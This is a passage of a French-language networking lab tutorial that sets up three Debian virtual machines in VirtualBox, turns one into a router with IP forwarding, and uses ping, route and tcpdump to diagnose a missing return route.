
La première est celle que vous utilisez habituellement pour installer des machines, c'est-à-dire récupérer une image disque du système d'exploitation à installer. La graver sur un CD ou un DVD, puis insérer le CD ou le DVD dans le lecteur pour commencer l'installation en redémarrant la machine.

La seconde est plus simple et nous allons l'utiliser. Elle consiste à récupérer une image d'une machine déjà existante et à la copier directement dans Virtualbox.

Pour cela, je vous propose de télécharger [une image d'une Debian 5.08 Lenny que j'ai déjà créée](#).

Positionnez ce fichier .vdi dans un répertoire que nous allons appeler... répertoire ! 😊

Lancez Virtualbox.



Nous allons maintenant créer trois machines virtuelles à partir de notre image.

Pour cela, cliquez sur New, ou Nouveau. Cliquez sur Suivant, puis donnez un nom à votre machine virtuelle, par exemple Debian01. Choisissez Linux debian 5 32bits comme système. Mettez 256Mo comme mémoire (on n'a pas besoin de plus en environnement graphique !).

Ensuite, choisissez un disque existant puis Ajouter et allez pointer sur votre fichier Debian01.vdi dans le répertoire choisi.

Choisissez ce disque et cliquez sur Suivant. Votre Debian est **installée et prête à l'emploi**.

Avant d'aller plus loin, essayez de la démarrer en cliquant dessus puis Lancer.

Normalement tout se lance tout seul et la machine boot. Vous devriez vous retrouver devant l'invite de login.

Le login est **root** et le mot de passe est **siteduzero**.

Si vous obtenez un prompt : **debian01:~#**

c'est gagné ! Vous pouvez maintenant arrêter cette machine avec la commande **init 0**.

Nous allons maintenant répéter les étapes précédentes pour créer deux autres machines virtuelles, mais avant, nous devons dupliquer le disque dur de la machine.

Pour copier une image d'un disque dur, il serait trop simple de juste copier le fichier, et Virtualbox vous sortirait une erreur car il verrait deux machines avec le même identifiant.

Nous allons donc utiliser une commande spéciale de Virtualbox permettant de dupliquer un disque. Cette commande est

VBoxManage.exe.

La commande globale à utiliser est :

```
VBoxManage.exe clonevdi Debian01.vdi Debian02.vdi
```

Mais il faut indiquer le chemin de chacun des éléments, et cela donne :

```
C:\Program Files\Oracle\VirtualBox\VBoxManage.exe clonevdi C:\chemin\vers\répertoire
\Debian01.vdi C:\chemin\vers\répertoire\Debian02.vdi
```

D'une machine ou d'un système à l'autre, les chemins peuvent changer. Vous pouvez toujours faire une recherche sur le mot "VBoxManage.exe" pour trouver son chemin.



Sur mac, la commande VBoxManage est dans /usr/bin (merci à talfi pour cette remarque). La commande à lancer sera donc /usr/bin/VBoxManage clonevdi Debian01.vdi Debian02.vdi selon le chemin de vos fichiers.


Refaites la même opération pour Debian03.vdi, et hop, vos images sont prêtes !



Il est normal que les images n'aient pas la même taille, c'est un mystère de Virtualbox.




Il ne vous reste qu'à refaire les étapes de création des machines virtuelles.
Vous devriez maintenant avoir vos **trois machines virtuelles prêtes à l'emploi**.




Il nous reste juste à configurer le réseau.

Pour cela allez dans l'interface de Virtualbox, et pour chacune des 3 machines double-cliquez sur réseau, dans la colonne de droite.



Puis choisissez *Accès par pont* et indiquez la carte réseau qui est connectée à Internet sur votre machine (si jamais vous avez une carte wifi et une carte réseau filaire). Dans mon cas, j'ai indiqué la carte wifi.



Nous sommes Ok pour le réseau.

Démarrer les trois machines virtuelles et connectez-vous à chacune d'entre-elles avec le login indiqué plus haut.

Réalisation du TP

Nous connaissons déjà la commande `ifconfig` qui permet de voir sa configuration réseau et de changer son adresse. Faites un `ifconfig` et vérifiez que vous avez bien les cartes `eth0` et `lo`.



Il est possible que Virtualbox ait renommé `eth0` en `eth1` ou `ethx`. Si jamais vous ne voyez pas `eth0`, essayez de faire la commande suivante en faisant varier `x`: `ifconfig ethx up`. Dès que vous voyez deux interfaces réseau `ethx` et `lo`, c'est bon !

Pour la suite du TP, je considérerai que c'est `eth0` qui fonctionne, vous le remplacerez si nécessaire.

Commençons le TP. Donnez les adresses suivantes aux machines :

- 192.168.10.1/24 à la machine 1 ;
- 192.168.10.254/24 à la machine 2 ;
- 192.168.11.1/24 à la machine 3.

Secret (cliquez pour afficher)

Sur Debian 01 :

```
ifconfig eth0 192.168.10.1 netmask 255.255.255.0
```

Sur Debian 02 :

```
ifconfig eth0 192.168.10.254 netmask 255.255.255.0
```

Sur Debian 03 :

```
ifconfig eth0 192.168.11.1 netmask 255.255.255.0
```

Essayez de pinguer la machine Debian02 depuis la machine Debian01, que se passe-t-il ?

Secret (cliquez pour afficher)

Code : Console

```
debian01:~# ping 192.168.10.254
PING 192.168.10.254 (192.168.10.254) 56(84) bytes of data.
64 bytes from 192.168.10.254: icmp_seq=1 ttl=64 time=3.18 ms
64 bytes from 192.168.10.254: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 192.168.10.254: icmp_seq=3 ttl=64 time=0.123 ms
^C
--- 192.168.10.254 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2006ms
rtt min/avg/max/mdev = 0.121/1.142/3.184/1.443 ms
```



Utilisez CTRL+C pour arrêter le *ping*.

On voit que le *ping* fonctionne.

Essayez maintenant de pinguer Debian03.

Secret (cliquez pour afficher)

Code : Console

```
debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
From 192.168.11.1 icmp_seq=2 Destination Host Unreachable
From 192.168.11.1 icmp_seq=3 Destination Host Unreachable
From 192.168.11.1 icmp_seq=4 Destination Host Unreachable
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4003ms
, pipe 3
```

Ici, le *ping* ne marche pas. Et c'est bien normal car les machines Debian01 et Debian03 ne sont pas dans le même réseau. Il n'y a pas de routeur pour relier les deux réseaux, donc cela ne peut pas marcher.

Il nous faut ajouter une interface à la machine Debian02 dans le réseau de Debian03 pour relier les deux réseaux.

Configuration du routeur

C'est donc la machine Debian02 qui va jouer le rôle de routeur.

La première chose à faire est de lui ajouter une adresse IP supplémentaire dans le réseau 192.168.11.0/24.



Mais nous n'avons qu'une carte réseau !?

Ce n'est pas grave car sous Linux, nous pouvons ajouter autant d'adresses que nous voulons à une interface réseau. Nous allons en fait créer une interface virtuelle **eth0:0**.

```
ifconfig eth0:0 192.168.11.254 netmask 255.255.255.0
```

Nous avons maintenant deux interfaces réseau avec chacune une adresse dans l'un des deux réseaux.

Code : Console

```
debian02:~# ifconfig
eth0      Link encap:Ethernet HWaddr 00:0c:29:61:e8:68
          inet adr:192.168.10.254 Bcast:192.168.10.255 Masque:255.255.255.0
          adr inet6: fe80::20c:29ff:fe61:e868/64 Scope:Lien
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:1017251 errors:0 dropped:0 overruns:0 frame:0
          TX packets:523742 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:1000
          RX bytes:391610641 (373.4 MiB) TX bytes:387456364 (369.5 MiB)

eth0:0    Link encap:Ethernet HWaddr 00:0c:29:61:e8:68
          inet adr:192.168.11.254 Bcast:192.168.11.255 Masque:255.255.255.0
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1

lo       Link encap:Boucle locale
          inet adr:127.0.0.1 Masque:255.0.0.0
          adr inet6: ::1/128 Scope:Hôte
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:4921 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4921 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 lg file transmission:0
          RX bytes:478450 (467.2 KiB) TX bytes:478450 (467.2 KiB)
```

Nous sommes prêts à router... ou presque.

Car pour l'instant, **notre machine se comporte comme une simple machine** et rejette les paquets qui ne sont pas destinés à sa propre adresse IP. Pour qu'elle se comporte comme un routeur, il faut **activer le routage**. Cela est très simple car il suffit de mettre 1 à la place de 0 dans un fichier :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Et hop, notre machine est désormais un routeur ! 😊

Nous pouvons essayer de pinguer Debian03 depuis Debian01.

Code : Console

```
debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.1.1) 56(84) bytes of data.
From 192.168.11.1 icmp_seq=2 Destination Host Unreachable
From 192.168.11.1 icmp_seq=3 Destination Host Unreachable
From 192.168.11.1 icmp_seq=4 Destination Host Unreachable
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4003ms
, pipe 3
```

Oups !

Cela ne fonctionne pas... 🙄

Mais c'est normal, car pour l'instant, la machine Debian01 ne sait pas qu'il faut envoyer ses paquets à Debian02.

Nous devons mettre une route dans sa table de routage pour que cela fonctionne. Vu que notre réseau est très simple, nous pouvons lui mettre une route par défaut. Regardons sa table de routage, puis ajoutons une route par défaut :

Code : Console

```
debian01:~# route -n
Table de routage IP du noyau
Destination     Passerelle         Genmask        Indic Metric Ref  Use Iface
192.168.10.0   0.0.0.0          255.255.255.0 U        0      0          0 eth0
debian01:~# route add default gw 192.168.10.254
Table de routage IP du noyau
```

Destination	Passerelle	Genmask	Indic	Metric	Ref	Use	Iface
192.168.10.0	0.0.0.0	255.255.255.0	U	0	0	0	eth0
0.0.0.0	192.168.10.254	0.0.0.0	UG	0	0	0	eth0

Et maintenant, c'est sûr, le *ping* va marcher !

Code : Console

```
debian01:~# ping 192.168.11.1
PING 192.168.11.1 (192.168.11.1) 56(84) bytes of data.
^C
--- 192.168.11.1 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4003ms
, pipe 3
```



Cela ne marche toujours pas...

Pourtant la machine Debian01 sait à qui il faut envoyer les paquets pour joindre Debian03 !



Avez-vous une idée de ce qui se passe ?

Secret (cliquez pour afficher)

En fait, la machine Debian01 fait bien son boulot, sa table de routage lui dit que pour joindre le réseau 192.168.11.0/24, il faut passer par **la route par défaut**, et elle peut le faire. Elle envoie donc son paquet au routeur Debian02 192.168.10.254. Debian02 reçoit le paquet, voit en couche 2 son adresse MAC, lit l'adresse IP destination en couche 3 et voit que le paquet n'est pas pour elle. Vu que **le routage est activé**, elle va voir dans sa table de routage à qui elle doit l'envoyer. Elle voit que 192.168.11.1 appartient à son propre réseau, elle fait donc une requête ARP et peut envoyer sa trame à 192.168.11.1. Jusqu'ici tout roule.

192.168.11.1 reçoit le *ping* !

Mais par contre, sa table de routage ne possédant pas de route par défaut, il ne sait pas renvoyer la réponse... La machine Debian01 ne reçoit donc jamais de réponse.

Nous pouvons le vérifier grâce à la commande *tcpdump*.

Tcpdump est un **sniffer**. C'est un programme qui est capable d'**écouter toutes les trames qui arrivent sur notre carte réseau** et de nous les afficher à l'écran. Nous allons successivement utiliser le sniffer sur Debian01, Debian02 sur l'interface eth0, Debian02 sur l'interface eth0:0 et enfin Debian03.

Code : Console


```
debian01:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
```

Ici, on voit que la machine Debian01 envoie bien les requêtes vers Debian03.

Code : Console

```
debian02:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
```


```
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
```



La machine Debian02 voit bien arriver les requêtes sur son interface eth0 (192.168.10.254).

Code : Console


```
debian02:~# tcpdump -i eth0:0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
```



Elle voit même les requêtes ressortir de son interface eth0:0.

Code : Console

```
debian03:~# tcpdump -i eth0 icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 96 bytes
15:56:48.670431 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:49.669414 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:50.668679 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
15:56:51.668678 IP 192.168.10.1 > 192.168.11.1: ICMP echo request, id 15160, seq
```



Et la machine Debian03 voit bien arriver les requêtes sur son interface eth0, mais aucune réponse ne ressort.


Ce problème est très connu sous le nom de **problème de la route de retour**.

Car souvent les personnes pensent à configurer l'envoi des informations, mais ne pensent pas au retour.

Il faut donc ajouter une route par défaut à Debian03.

Code : Console

```
debian03:~# route -n
Table de routage IP du noyau
